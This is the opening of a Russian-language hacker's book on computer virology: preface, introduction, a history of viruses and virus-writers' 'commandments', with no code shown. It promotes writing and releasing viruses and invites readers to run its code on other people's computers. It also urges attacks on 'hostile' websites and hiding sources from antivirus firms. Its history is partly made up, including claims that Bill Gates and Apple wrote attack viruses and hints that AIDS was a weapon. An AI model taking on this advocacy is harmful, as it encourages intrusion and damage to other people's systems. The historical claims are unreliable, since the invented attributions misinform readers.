



Варфоломей Собейкис

І

ПЬЮ

О

НА

ВОВ

Азбука ХАКЕРА 3

Компьютерная
вирусология

Москва

Майор

Издатель Осипенко А.И.
2006



УДК 004.491.22

ББК 32.973-018.2+32.973.202-08

КТК2160

С54

Серия основана в 2002 году Осипенко А.И.

Собейкис, Варфоломей Гаврилович.

С54 Азбука хакера 3. Компьютерная вирусология / Варфоломей Собейкис. — М.: Майор, 2006. - 512 с: ил. —. (Серия книг «Популярный компьютер»). - ISBN 5-98551-013-1.

Агентство СІР РГБ

Вниманию читателя предлагается книга о весьма популярном виде современного народного творчества — компьютерной вирусологии. В наши дни весь компьютерный мир делится на 3 категории: а) тех, кто пишет вирусы; б) тех, кто от них страдает и в) тех, кто с ними борется. Всем трем категориям пользователей и адресована настоящая книга.

Издание подготовлено Российским «Остеон-Фондом»

© Собейкис В.Г., 2006

© Иллюстрации и оформление Заботин Ю.Д., 2006

© Издатель Осипенко А.И., 2006

ISBN 5-98551-013-1

Пользуясь случаем, выражаю благодарность моему коту Сашке и соседке Дашке за помощь в написании книги. Посвящаю ее Обществу защиты аквариумных рыбок.

От автора

В этом томе я учел критику моих коллег и издателей. Третья «Азбука» будет содержать простой и понятный материал, который, тем не менее, позволит вам продолжить изучение Ассемблера и ознакомит вас с азами вирусмейкерства. Вы не только научитесь понимать, писать и контролировать компьютерные вирусы, но и откроете для себя часть мистических и духовных аспектов хакерской культуры. Компьютерные вирусы — это мощное оружие современных и будущих войн; это механизм контроля информационного пространства; и, прежде всего, это первые опыты человечества по созданию искусственной жизни. Надеюсь, что «Азбука хакера-3» освободит вас от многих нелепых предрассудков, которые намеренно внедряются в сознание людей ради меркантильных и аморальных целей.

В этой книге я покажу вам светлое и темное знания хакерства. Мы с вами ищем правду и боремся за свободный доступ к любой информации. Поэтому я не собираюсь скрывать от вас «зло» или окрашивать его в розовые тона. Вы сами должны выбрать, по какую сторону «забора» будет проходить ваш путь. Вся ответственность за этот выбор ляжет только на вас. Но сначала я предоставляю вам необходимые данные. Лично мне хотелось бы, чтобы из вас получился Мастер — последователь искусства программирования, а не еще один «печатный станок» клонированных вирусов. Поэтому, каким бы ни был выбранный вами путь, я прошу вас об одном — оставайтесь творцом, а не подельщиком.

Введение

Эта книга посвящена компьютерным вирусам. Она ознакомит вас с техническими данными, которые должен знать каждый хакер. Материал изложен простым языком и будет понятен любому молодому человеку. Я знаю, что публикация такой литературы вызывает гнев и раздражение у многих людей — в основном у тех, кто хочет контролировать потоки информации. Но для хакеров не существует запретных тем в областях компьютерных технологий.

Если ваши родители или близкие будут оказывать на вас давление, отговаривая от увлечения вирусологией, предложите им решить следующую моральную дилемму. Это так называемая «этическая модель Колберга», которая показывает неоднозначность и двусмысленность любой оценки тех или иных поступков другого человека. Сценарий здесь таков...

Одна **женщина** на **умирала** от **особого вида болезни**. Имелось **лекарство**, которое **могло снасти** ее — причем **лекарство изготавливал фармацевт**, проживавший в том же городе. **Лекарство** было дорогим. **Фармацевт** просил 2000 долларов за **небольшую дозу**. Муж больной женщины занял **деньги** у друзей и **знакомых**, но собрал только **половину суммы**. Он **пришел к фармацевту**, рассказал ему об умирающем! жене и **обещал** рассчитаться за **лекарство** в течение года. Однако **фармацевт** был неумолим. Он ответил, что **создавал лекарство для своего обогащения**. Он **сказал**, что хочет сделать на нем **капитал**. И тогда муж **больной женщины** пришел в отчаяние. **Ночью** он пробрался в аптеку и похитил **лекарство** для своей жены. Простая история. Теперь нужно дать оценку, то есть решить моральную дилемму. Кто **прав**? Кто не **прав**?

Когда вы получите ответ, задайте ряд дополнительных вопросов:

1. Должен ли муж женщины понести **наказание** за кражу лекарства?
2. Прав ли был фармацевт, **взвинтивший** цену на снадобье?
3. Можно ли обвинить его в попытке **намеренного убийства**?
4. Каким **было бы** его **наказание**, если **бы** женщина умерла?
5. Каким **было бы** его **наказание**, если бы женщина была **высокопоставленной персоной**?
6. Что **бы вы сделали**, оказавшись на месте мужа этой женщины?

Вас **могут** спросить, причем здесь этика, когда речь идет о «гадких» паразитах, портящих **программы**. **Казалось бы**, хороший довод. Но чуть позже, прочитав историю компьютерных **вирусов**, вы поймете, что **модель Колберга** прекрасно описывает нынешние отношения между создателями вирусов и империей производителей **антивирусных программ**. Лично я убежден, что компьютерные **вирусы не являются злом** и что **программисты** имеют право создавать их и **производить** над ними **различные эксперименты**. Но **основной закон нашей цивилизации гласит**: «Без страха и боли нет прибыли!». Если **бы** не было страха перед вирусами, то не существовало бы и индустрии антивирусных программ. На самом деле зло

не в вирусах, а в людях, которые наделяют эти крохотные программы разрушительными качествами.

Конечно, среди вирусмейкеров имеются разные люди — добрые и злые. Одних интересует знание, другие ставят на первое место материальное проявление их «воли» и «силы». Такие действия воспринимаются обществом как незаконные. *Распространителям* вирусов грозят тюремные сроки. Но само *создание вирусов* не является преступлением.

Я написал эту книгу по трем причинам:

1. Возможно, она поможет вам противостоять самым «зловещим» и разрушительным вирусам.

2. Вирусы являются одним из видов вооружения современных и будущих войн. Если вы решите защищать Отечество от террористических атак и промышленного саботажа стран западной коалиции, то это можно делать не только в роли «пушечного мяса» или, скажем, на строительстве генеральских дач, но и за обычным компьютером, когда ваши программы будут наносить конкретные удары по сайтам боевиков и компаний, враждебных для России.

3. Мне хотелось бы заинтересовать вас исследованиями полезных технологий, которые позволили бы нам развивать искусственную жизнь.

Давайте обсудим эти три позиции подробнее.

Защита против вирусов

Стандартными решениями для защиты от вирусов являются покупка и установка антивирусного продукта, который, *якобы*, будет ловить за вас вирусов. Для среднего пользователя, который оперирует лишь несколькими программами, это идеальный вариант. Но и он время от времени будет встречаться с моментами, когда ему не помогут никакие антивирусы.

В солидных компаниях, где используется множество компьютеров, такие моменты встречаются чаще. Дело в том, что максимальный урон (около 98%) наносят так называемые «новые» вирусы, неучтенные в списках антивирусных продуктов.

А в том месте, где сотни пользователей эксплуатируют сотни компьютеров, вероятность «человеческого фактора» в приобрете-

нии вируса очень высока. И когда тот прорывается в локальную систему, начинаются хаос, эпидемия и паника.

Прежде всего запомните, что некоторые вирусы не определяются **антивирусными** программами. Во-вторых, всегда существует временной промежуток между созданием вируса и разработкой **средств** против него. В-третьих, даже если антивирусный пакет определит нал и ч не вируса в системе, он не всегда может удалить его и тем более починить зараженные файлы. По правде говоря, **анти-вирусное** «лечение» в большинстве случаев приводит к более худшим последствиям, чем наличие вируса. Оно обычно предполагает удаление EXE-файла или переименование его в VXE. На каком-то этапе жизни каждый профессионал начинает понимать, что знание о вирусах важнее любой антивирусной обороны. В наш технический век вирус может привести не только к большим финансовым затратам, но и к гибели людей. В такой ситуации не стоит полагаться на третью сторону (например на доброго Айболита Касперского). Вы должны **сами** справляться с подобными, угрозами, используя собственные знания и навыки.

Знание компьютерной вирусологии позволит вам оценить качество и возможности коммерческих антивирусных продуктов. А нужно заметить, что их качество не очень высокое. Приобретая технические навыки и необходимые инструменты, вы сможете избавляться от вирусов гораздо эффективнее, чем при использовании любой антивирусной программы. Эта книга расскажет вам, что такое вирус, как он работает, как пишется. Многие люди считают создание вирусов черным искусством. Мы же будем рассматривать вирусы как изящные компьютерные программы.

Военные разработки

Высокотехнологические войны полагаются исключительно на компьютеры и информацию. Что бы мы ни говорили о ручном оружии, **победу** в современных "войнах" обеспечивают шпионские спутники и наземные станции, системы раннего предупреждения и **бомбоприцелы, использующие** глобальную систему позиционирования. Разрушение этих компьютеров или введение дезинформации в поток их сообщений стали с некоторых пор главной частью военной стратегии.

Хорошо известно, что вирусы могут быть очень разрушительными и что их можно распространять с минимальным риском. Во-

енные организации давно относятся к вирусным атакам как к реальной **угрозе** и разрабатывают оборону в этом **направлении**. В XX **веке** у военных стало привычкой скрывать свои **технологии** от простых людей. **Только несколько человек** знают **всю** правду **о мощи** страны и о слабостях **ее** обороны. Почему, например, информация о вирусах не становится **публичной**? Потому что она имеет потенциал для военного использования. Но у хакеров другое мнение. Мы знаем, что любое правительство стремится к богоподобию.

Основной целью гражданских и военных бюрократов является абсолютный контроль над населением своих и чужих стран. Распространенными методами для достижения этой цели являются сбор данных о гражданах и запрет на любую важную информацию. Настоящий хакер подчиняется только вечным законам Вселенной. Все остальные законы **писались** «для своих ребят», в число которых мы вряд ли когда-нибудь войдем. Следовательно, изучение вирусов пригодится нам в любом случае.

Компьютерные исследования

Человечество породило **«искусственный интеллект»**. Его первые носители уже вызвали коммерческий интерес, и мы теперь имеем целую индустрию антивирусных программ. Но здесь имеется и научный аспект. Компьютерные вирусы копируют поведение простейших живых организмов. Некоторые примитивные организмы только и делают, что преобразуют энергию солнца, живут и порождают потомство. Они не разумны и можно спорить об их метафизическом аспекте души. Но они четко выполняют программу своего вида.

Если мы попытаемся воссоздать такие организмы, то получится маленький робот, который будет кружиться в доступном пространстве, собирать материалы и создавать из них других маленьких роботов. Если же мы создадим такой организм вне физической вселенной (например в электронном мире, существующем внутри компьютера), то организм будет существовать, почти ничем не отличаясь от примитивной биологической жизни. Компьютерный вирус выживает и размножается. Ему приходится обходить различные препятствия, выживать в суровой среде, которая стремится «убить» его или сделать недееспособным. Как только создатель выпускает его в интернетовскую Сеть, вирус остается один в элек-

тронном мире и начинает выполнять программу вида — миссию выживания и воспроизводства.

Вполне понятно, что зарождение органической жизни было важной вехой в истории Земли. Никто не рассматривает жизнь как что-то полезное для неодушевленного мира. Когда мы говорим об атомах Вселенной, какая нам разница, будет ли в этом месте температура в двадцать градусов или в двадцать миллионов? Какая разница, будет ли земля покрыта километровым слоем льда или радиоактивным пеплом? Однако, когда мы говорим об экологии, то имеем в уме концепцию о необходимости сохранения и защиты жизни. Живые организмы обычно используют неодушевленный мир, не заботясь о нем. Маленькая инфузория спокойно собирает необходимое питание и заражает воду. Человек спокойно уничтожает леса и горы, чтобы построить пару новых шкафов или танков, которые позже сгорят в песках Ирака. Даже когда мы беспокоимся о сокращении запасов нефти, нас не волнует неодушевленный мир. Нами мотивируют эгоцентричные концепции.

В таком же потребительском аспекте мы рассматриваем и мир компьютерных программ. Если в расчет идет только финансовый критерий, то, естественно, вирусы будут страшным злом — они портят и уничтожают ценные программы. Но что отличает их от биологической жизни? Когда мох покрывает скалы, мы называем это красивым ландшафтом. Почему же люди впадают в панику, когда вирусы покрывают собой программы компьютерных систем?

В настоящее время наше общество состоит из людей, для которых важно только личное процветание. Карл Маркс говорил, что мотивирующей силой каждого человека является его экономическое благополучие. По его мнению, вся наша история — это непрерывная классовая борьба за экономический контроль. В таком обществе компьютеры стали ресурсом для получения, хранения и переработки информации. В мире капитала компьютерные вирусы всегда будут считаться злом, потому что мы хотим, чтобы компьютеры делали нас богаче, а не мудрее. Людям нужны деньги, а не истина, которая, по словам Сократа, дороже золота. Но, с другой стороны, мы лучше поняли бы жизнь, если бы создали нечто по своему подобию. И вирусы предоставляют нам такую возможность.

В свое время светская и церковная власти запрещали Галилею смотреть в телескоп, потому что он после этого выдавал неудобные

истины. То же самое происходит и сейчас. Если вирусмейкера поймают с поличным, он получит тюремный срок. Никого не интересуют научные аспекты создания вирусов или, точнее, создания жизни в компьютере. А перед нами истинное чудо! И теперь понять бы, к чему оно ведет! Ведь возможен целый новый мир с электронной жизнью — тот аналог первых простейших одноклеточных существ, которые положили начало жизни на Земле. А какими будут электронные эквиваленты цветка, дерева, женщины? Перед нами раскрываются возможности, сопоставимые с изумлением Галилея при мысли, что человек когда-нибудь сможет ступить на грунт Луны или Марса.

Основная концепция «искусственной жизни» заключается в том, что компьютерная программа может воспроизводить себя и передавать генетическую информацию своим потомкам. Целью исследований в данной области науки является изучение жизни на чисто математическом и информационном уровнях. Здесь нам светят две выгоды:

1. углеродная жизнь очень сложна. С ней можно экспериментировать только самым рудиментарным образом. Искусственная жизнь проще. Она открывает нам уникальные механизмы живых организмов и позволяет исследовать их;

2. изучение искусственной жизни прояснит философские вопросы о зарождении и эволюции углеродных организмов. Мы можем заменить химическую эволюцию простых микроорганизмов на интеллектуальную модель электронных существ. Интересно отметить, что когда люди начали творить искусственную жизнь, это никак не взволновало философов и религиозных деятелей.

Пока компьютерные вирусы остаются единственной формой искусственной жизни, но они не теряют от этого своей научной ценности для человеческой культуры. Нынешние создатели вирусов стоят на берегу огромного океана, по которому еще не проплыл ни один корабль. На кончиках их пальцев неизвестное. Мы можем лишь гадать, что находится за гребнями волн, за горизонтом, и что произойдет, когда мы доберемся до другой стороны электронного мира.

Я предлагаю вам построить маленький плот и отправиться в дальнее плавание, открывая по пути неведомые земли и негаданные знания.

Мемы

90% людей не получают никаких неприятностей от вирусов, живущих в их компьютерах. Но они стремятся избавиться от этих маленьких программ, потому что верят в тезис: **ВИРУС • ПЛОХОЙ**. Коммерческое развитие антивирусных компаний сопровождается активной пропагандой вредоносности компьютерных вирусов. Средства масс-медиа внушают пользователям, что каждый вирус способен разрушить сотни часов работы невинных и несчастных тружеников, превратить тысячи компьютеров в груды бесполезного железа, испортить все ваши CD-ROM'i и мониторы, отформатировать любые защищенные диски и даже заразить пользователя, если тот по своей наивности не приобрел спасительного антивируса.

Все это полная чушь. Один из моих знакомых написал безобидный вирус X-Fungus. Парню было 15 лет, и он решил сообщить миру о своих кумирах в мире музыки. Вирус выдавал на экран сообщение — имя помершего от перепоя -барабанщика группы «Лед Зеппелин» и дату этого печального события: John Bonham — September 20, 1980 — LED ZEPPELIN. Одна из газет отреагировала на появление вируса следующим образом: «Компьютерный вандал оставляет смертельную визитную карточку». Это заголовок. Дальше отрывок из текста: «Вирус распространился с огромной скоростью и нанес колоссальный ущерб компаниям и фирмам. Лишь благодаря экстренному вмешательству ведущих антивирусных компаний им удалось избежать потери ценных данных...». Однако в том вирусе не было кода разрушения. Какой ущерб могла нанести дурацкая строка на экране монитора?

Истерический страх перед вирусами породил появление «пустышек» — несуществующих вирусов. В 1994 году в Интернете начало циркулировать электронное письмо следующего содержания:

«Важная информация. Берегитесь файла с названием «Goodtimes». Счастливой вам Хануки и будьте осторожны. Вирус нацелен на America Online. Распространяется через электронную почту. Если вы получили «Good Times», не читайте письмо и не скачивайте его на свой компьютер. Этот вирус может удалить все данные с вашего жесткого диска. Предупредите своих друзей. Этим вы можете оказать им большую помощь».

Несмотря на сообщения многих антивирусных компаний, миф о «*Good Times*» живет и в наши дни. Текст с первоначальным сообщением переписывался сотни раз, и теперь имеются варианты этого сообщения: например, что «вирус вводит процессор в бесконечную бинарную петлю». Нечто похожее повторяет «пустышка» *PenPal*. Вам советуют удалять все сообщения с темой «*PenPal Greetings*», потому что если вы, якобы, прочитаете одно из них, вирус «Троянской конь» уничтожит данные на вашем жестком диске.

Почему такие «пустышки» настолько живучи? Вот одно из объяснений: они являются текстуальной коммуникацией идей. Идеи распространяются через популяцию людей. Возросшая связь, привнесенная Интернетом и электронной почтой, сделала это распространение широким и быстрым. Изучив способы, с помощью которых некоторые идеи распространяются, а другие — исчезают, исследователи объявили о существовании так называемых «мем». Мема — это саморазмножающийся фрагмент информации, который распространяется через умы людей, взаимодействует с их разумом, адаптируется, мутирует и сопротивляется уничтожению. Другими словами, мема — это *вирус ума*.

Теория мемов, развитая Ричардом Дэвкинсом, заинтересовала ученых, которые занимаются эволюционной биологией, антропологией и лингвистикой. И некоторые из них указали, что мемы являются не-биологическими существами, которые живут по законам «естественного отбора». Так как мы служим их средой распространения, самые эффективные из них используют такие аспекты нашей жизни, как секс, опасность, выгоду, любовь и страх. Наличие мем в идее как бы нажимает «эволюционную кнопку», заставляя нас обращать внимание на мему и сообщение в ней. Примерами мем могут служить концепции «верность», «преданность», «скептицизм» и «терпимость». Мемами компьютерных вирусов стали «страх» и «опасность».

Современные исследователи пытаются создать «хорошие» вирусы. Они хотят переломить устоявшийся предрассудок людей. Так, например, вирус *Cruncher* сжимает ехе-файлы и тем самым сохраняет дисковое пространство. Вирус *Potassium Hydroxide* кодирует диски сильным алгоритмом, так что в систему может войти только тот, кто знает пароль, введенный при инсталляции вируса. Если бы юные вирусмейкеры знали бы об этой стороне проблемы, на свете было бы меньше зловредных компьютерных программ.

В любом случае информацию о вирусах скрывать нельзя. Ни одна нация не станет великой, если правители выкалят своему народу глаза. Так что давайте отбросим глупые предрассудки в сторону и изучим этот удивительный и увлекательный мир искусственных живых существ.

Организация этой книги

«Азбука хакера-3» разбита на два тома и три части. В первой части мы обсудим приемы вирусной репликации в диапазоне от простых переписывающих вирусов до сложных многоцелевых **инфекторов**.

Вторая часть посвящена борьбе против антивирусных программ. Она включает в себя простые техники для сокрытия изменений в файлах и такие сложные приемы, как полиморфизм.

Третья часть описывает способы расплаты — как полезные, так и разрушительные. Во всех частях даются исходные коды. Я советую вам сначала понять, что они делают, и только затем ассемблировать и выполнять их на своих или чужих компьютерах.

Вирус похож на ружье (в чеховском спектакле). Правда, он «стреляет» не в конце спектакля. Он может «выстрелить» в любое время. Моей целью является не умножение числа **«безбашенных пачкунов»**, которые засоряют Сеть своими проделками, а обучение вас правильному стилю вирусмейкерства. Знание дает нам силу, но вместе с ней приходит и ответственность. Ответственное использование силы дает нам мудрость. Иначе возникает ламерство.

То есть вы уже понимаете, что вирусмейкерство — это своего рода Дао, то бишь Путь. Короче, let's Go!

Краткая история вирусов

Я прочитал десятки книг по компьютерным вирусам, и почти в каждой из них история вирусов подавалась примерно так:

«...Вирусные программы имеют длинную и славную историю. Первый вирус появился в начале 60-х годов XX века, как эксперимент по дизайну операционной системы, но математические теории самовоспроизводящегося автомата существовали задолго до этого... В период 60—70-х годов было проведено несколько экспериментов по созданию компьютерных вирусов, однако первые научные работы, посвященные аспектам вирусов и проблеме защиты от них, появились лишь в 1984 году (F. Cohen, «Computer Viruses — Theory and Experiments»). С тех пор публикации, посвященные вирусам, множились пропорционально росту вирусных программ. В 70-х годах червь Xerox продемонстрировал способность распространения через сеть. В 1986 году на конкурсах программистов была введена игра Core wars. Она породила несколько исследований алгоритмов вирусных программ и вызвала прогресс в изучении «искусственного интеллекта». В 1995 году появились макровирусы. В наше время ежедневно появляются сотни «новых» вирусов, 98% которых являются клонами старых версий...» ИТ.Д.И т. п.

Я расскажу вам другую историю.


Поначалу вирусы не считались чем-то плохим и ужасным. Их называли иначе — «сорняками» или «травой». К примеру, на древних компьютерах имелаась инструкция, которая могла копировать саму себя в следующую локацию памяти и затем переходить к этой локации. Если такую инструкцию выполняли в начале памяти, все пространство могло быть «заполнено» одним известным значением. Чем вам не вирус? Термин «вирус» появился в связи с функцией APL для вызова сопроцессора и вошел в обиход наряду с другими шутливыми названиями. Проводились многочисленные исследования, но никто не рассматривал их в целом. Программисты называли самовоспроизводящиеся программы по-разному — кто как хотел. Затем Фред Кохен обобщил и суммировал это поле знаний. Его аналитические труды легализовали и, можно сказать, увековечили термин «вирус». Позже он понял, что название оказалось жутко неудачным. Фактически, оно создавало у людей неправильное

мнение об этих компьютерных программах и формировало отрицательное отношение к ним. Кохен предлагал изменить название на «живые программы» или «самовоспроизводящийся автомат». Но было уже поздно. Термин «вирус» обзавелся мемой «опасность», и Кохен уже ничего не мог изменить.

Название быстро прижилось и вошло в сознание людей. Таким образом, все вышло по Библии: «вначале было Слово».

Следующей ключевой фигурой стал наш «любимый» Билл Гейтс (аналог Адама в Райском саду, который с радостью схрумкал Евино яблочко, а ей предоставил мучиться при родах и мыть для него посуду).

Вплоть до 1986 года компьютерные вирусы представляли собой безобидные приколы программистов. Уже тогда имелось несколько разработок с разрушительными кодами и вредоносными последствиями, но это считалось дурным тоном и чаще всего было плодом ошибок. Затем компьютерными вирусами занялись военные. Осенью 1987 года один из американских университетов, выполнявший заказ военных ведомств, создал вирус, который инфицировал диск с операционной системой и мог переходить на другие диски, где копировал себя, а после четырех поколений разрушал файловые системы всех доступных дисков. Этот вирус был засекречен, но Билл Гейтс (да не будет его имя помянуто к ночи) добыл его. В ту пору он вел конкурентную борьбу с Apple Macintosh. Его программисты модифицировали «военный» вирус и создали «*Scores*», который стал бичом для компьютеров Apple. Почувствовав вкус победы, Гейтс и его команда создали вирус *MacMag*, который заражал инициализационные файлы Apple Macintosh.



Так-то вот! Все земные беды происходят либо от вояк, либо от коммерсантов. А чему вы удивляетесь? Вы не знали, что героин был разработан в лабораториях фирмы «Байер» еще до Первой мировой войны и поначалу продавался вместе с аспирином и рекламировался как отличное средство от простуды? Не удивлюсь, если окажется, что и СПИД был разработан где-то в военных лабораториях в качестве определенного рода генетического оружия.

Грубая атака Гейтса и его подельников (назвать их «сотрудниками» как-то язык не поворачивается) вызвала ответную **реакцию** «яблочников». Специалисты Apple (которые в общем-то тоже не лаптем щи хлебали) создали вирус *Christmas card* (Рождественская открытка), который в декабре 1987 года заразил свыше полумилли-



она компьютеров фирмы IBM. В 1988 году вирус *Интернет* остановил работу 60000 серверов. В 1988—89 годах вирусы *Datacrime* и *Vienna* пронесли по Европе, как смерч, уничтожая данные государственных организаций и учреждений. И тогда силы ада породили чудовище в человеческом облике. На планете Земля появился великий визард *Dark Avenger* (Темный мститель).

Случилось это так. Вирус *Vienna* добрался до Болгарии. В ту пору компьютерные вирусы были новинкой. Мысль о том, что можно создать программу, которая напоминала бы живое существо (могло размножаться и перемещаться из компьютера в компьютер против воли пользователя), приводила многих программистов в состояние эйфории. Некто V. B., софийский программист, раздобыл исходный код «*Vienna*» и создал несколько клонов, уменьшив первоначальную длину вируса с 648 байтов до 348. На базе полученных знаний он создал вирусы *Cascade* и *PingPong*. Именно он написал один из первых вирусов *Old Yankee*, заражавших exe-файлы. Исследованиями V. B. заинтересовались двое его приятелей. Первый, некто Т. Р. (если продолжать библейские сравнения, то он больше всего смахивает на Иоанна Крестителя, который возвестил о приходе Спасителя), написал около 50 вирусов и разработал обходные пути для использования прерываний *Int13h* и *Int21h*. Вторым был *Dark Avenger*. Позже, поссорившись с *Dark Avenger*** (по слухам, из черной зависти к славе друга), Т. Р. сменил свой славный ник на *Vacsina* и создал превосходную программу, защищавшую от вирусов (прямо Иуда какой-то...). До сих пор в его честь два инструмента многих антивирусных программ называются «вакциной» и «карантином».

Весной 1989 года в Болгарии появился невероятно заразный вирус. В его коде имелась строка: «Эта программа написана в городе София (С) 1988—1989 *Dark Avenger*». Как видите, все было по-честному, даже копирайт поставлен. Именно он, великий визард

всех времен (а тогда его называли доморощенным шизиком), придумал, как заражать файлы при открытии. Сейчас такой вид вирусов называют «быстрыми инфекторами».

И вот вирусы Dark Avengers начали свое победное шествие по всему цивилизованному миру. Они были жутко разрушительными. К примеру, вирус *Eddie* (известный как *Dark Avenger*) по 16-м числам каждого месяца переписывал один из секторов на диске и разрушал все файлы, находившиеся там. Содержание переписанного сектора включало в себя первые 512 байтов тела вируса и содержало сообщение «Эдди живет... где-то во времени!». Это был TSR-паразит, заражавший com- и exe-файлы при их открытии, выполнении, изменении атрибутов, перемещении и закрытии. Он использовал прерывание Int21h (DOS) и удерживал его, если совершались попытки изменения вектора (я не встречал больше ни одного вируса, который мог бы делать что-то подобное).

Ущерб наносился больший, чем при полном форматировании диска. Когда пользователь обнаруживал инфекцию, она поражала все доступные резервные копии.

Затем Dark Avenger перешел на более сложные темы, создав такие вирусы, как *V1024*, *V2000* (два варианта), *V2100* (два варианта), *651*, *Diamond* (два варианта), *Nomenklatura*, *512* (шесть вариантов), *800*, *1226*, *Proud*, *Evil*, *Phoenix*, *Leech* и *Number of the Beast*. Компании, занимавшиеся разработкой антивирусных программ, объявили ему войну — причем сделали это с большой помпой в газетах и по телевидению. В ответ Dark Avenger написал хитрейший троян *Uscan* и под ником *Vesselin Bontchev* предложил использовать эту программу как универсальный сканер для всех существовавших тогда вирусов. На самом деле программа инфицировала все отсканированные файлы вирусом *Anthrax*.

Последний имел огромный потенциал, так как был одним из первых многоцелевых вирусов (инфицировал com, exe и таблицы разделов). Его единственным недостатком было то, что вместо заражения выполняемой программы он искал на жестком диске самую младшую директорию и инфицировал ее программы (то есть, процесс заражения шел снизу-вверх). Процесс при этом замедлялся и становился очевидным даже для тупоголовых спецов антивирусных фирм (хакеры называют их *авирами*). Это вывело авиров из себя. Мировое компьютерное сообщество назвало Dark Avengers

«технопатом». На вопросы о своей необъяснимой страсти к разрушению он отвечал, что уничтожение данных приносит ему удовольствие.

По законам Болгарии он не считался преступником. К нему съезжались почитатели со всего мира. Многие из них становились его учениками. Фактически, Dark Avenger был темным гуру, который обучал не только вирусмейкерству, но и компьютерной религии Сети. Позже я расскажу вам о ее канонах.

Ученики Dark Avenger создали клан **вирусмейкеров**. Двое из них, Людо и Ян, создали уникальный вирус *Murphy*, которым они заразили компьютеры своего университета. Их якобы обидели с премиальными, и они таким образом отомстили руководству лаборатории.

А вирус был очень непростым. Он инфицировал com и exe-файлы, прикрепляясь к ним и сохраняя полную функциональность зараженных файлов. Вирус становился резидентом памяти, скрывал увеличение длины, когда пользователь применял команду Dir, и это был первый мутирующий вирус!

Другой ученик Темного Мстителя, некий P. D., создал два жутких вируса *Anti-Pascal605* и *Terror*. Ученики из Варны ответили адским пакетом из вирусов *MG* (5 вариантов), *Shake* (5 вариантов), *DIR* и *DIRII*. Это были резиденты памяти, которые инфицировали файлы, когда выполнялась команда DIR.

Ученик W. T. создал вирусы *WWT* (2 варианта) и *Darth Vader* (4 варианта). Ученик M. H. создал три вируса для загрузочного сектора (самый известный *Boothorse*). Кроме того, группа Dark Avenger (позже известная как «*Virus eXchange*») создала такие известные вирусы, как *Micro-128*, *V123*, *Mutant*, *V127*, *V270x*, *Boys*, *Warner*, *Warrior*, *Dream*, *Kamikaze*, *Rat*, *Vfsi* (*Happy Day*), *Destructor*, *Parity*, *Tony*, *Etc*, *1963uJustice*.

Один из лучших учеников Темного Мстителя, некто Cracker Jack, организовал в Италии собственную группу, и на исходном коде *Murphy* его парни создали вирусы *Hiv*, *Migram*, *Kamasya*, *Cemetery Antichrist* и *Enigma*. Другой ученик основал подобную группу в Польше. Их детищами стали **вирусы** *хю13*, *583*, *Father Christmas*, *Joker*, *Hybrid*, *Akuku*, *Vcomm*. Сходная группа появилась и в Венгрии. Ребята создали *Stone '90*, *Filler*, *Monxla*, *Polimer*, *Turbo Kukas*. Чехословацкая группа ответила вирусом *Aantivirus*. Юго-

славская — 17Y4, SVIR. Румынская — W13 и клонами *Dark Avenger* и *SiONED*.

Влияние визарда расходилось кругами. Группы вирусмейкеров создавались сначала в странах, соседствующих с Болгарией, затем они появились в Германии, Швеции, Англии, СССР, потом в США, Мексике, Израиле и Австралии, далее — в Японии, Китае и даже Монголии. Темному Мстителю подражают до сих пор. Возьмите любой тьютор (сетевой учебник) по вирусмейкерству и первое, что вы увидите, будет благодарность каким-нибудь группам хэви-металл за помощь в работе над текстом. Типа: «Выражаю благодарность Faith No More, Nirvana, Metallica, Led Zeppelin, Red Hot Chili Peppers, Jimi Hendrix и Public Enemy за помощь в написании этой статьи». Знаете, почему это делается? Потому что так писал *Dark Avenger*. Я тоже не стал нарушать традицию, хотя и поступил немного по-своему (обычное эгоцентричное желание «выпятиться», хе-хе).

В 1990 году в России было создано 35 вирусов. Сейчас наша страна занимает в этой сфере первое место (8—10 тысяч вирусов). На втором месте идет Израиль — 4096 вирусов на 1 ноября 2004 года. На данный момент никто не знает, как сложилась дальнейшая судьба *Dark Avengers*. Он исчез так же внезапно, как и появился. Возможно, уехав в Америку, он работает в секретных лабораториях. Или умер. А может уехал на Тибет к ламам бон-по. Вполне вероятно, что мы никогда не услышим продолжения того удивительного мифа, который он создал из своей жизни. В память о нем остались лишь несколько руководств по вирусмейкерству и его знаменитый «Черный гримуар о духовных прозрениях и религии Сети».

Подражание этому гримуару можно найти в многочисленных текстах и тьюторах вирусмейкеров. Наверняка вы встречали варианты его «Десяти заповедей»:

1. Пиши свой собственный код, ибо нет Искусства в копировании. Учись у других, но будь оригинальным.
2. Не забывай о разрушительном коде, ибо в нашем мире уважают лишь тех, кто имеет оружие.
3. Не программируй переписывающие коды, оставь сие сункам и займись стоящим делом.
4. Помни о том, что программирование вирусов — это высокое Искусство, и оно должно оставаться таким.

5. Не отказывайся от творчества даже в угоду деньгам, ибо глупо писать бесполезные коды.

6. Вирусы - наши дети. Когда ты создал и вырастил их, отпусти своих деток в мир как дар своего мастерства для услады других творцов и в назидание невежественным пользователям.

7. Не выдавай секретов братства подлым слугам империи Авиров.

8. Сражайся за свои права. Сеть дала людям право на свободный доступ к любой информации. Не позволяй лишать себя и других этого бесценного дара. Используй Искусство и свои навыки против захватчиков свободы и информации.

9. Поощряй стремление к Искусству у других людей и обучай любого, кто стремится к истинному знанию.

10. Продолжай исследовать и развивать Искусство до конца своей жизни.

Сейчас эти заповеди часто подаются в таком виде:


- 1. Не создавай переписывающие вирусы.**
- 2. Не воруй готовые вирусы и не меняй копирайты.**
- 3. Не распространяй «сырые» коды.**
- 4. Не пересылай исходные коды антивирусным компаниям.**
- 5. Не хвались своими вирусами.**
- 6. Не распространяй свои вирусы среди друзей.**
- 7. Не инфицируй свою машину.**
- 8. Пиши вирусы только в Ассемблере.**
- 9. Не вставляй в вирусы «тупые» сообщения.**
- 10. Не выставляйся в Сети как создатель вирусов. Отловят — пожалеешь!**

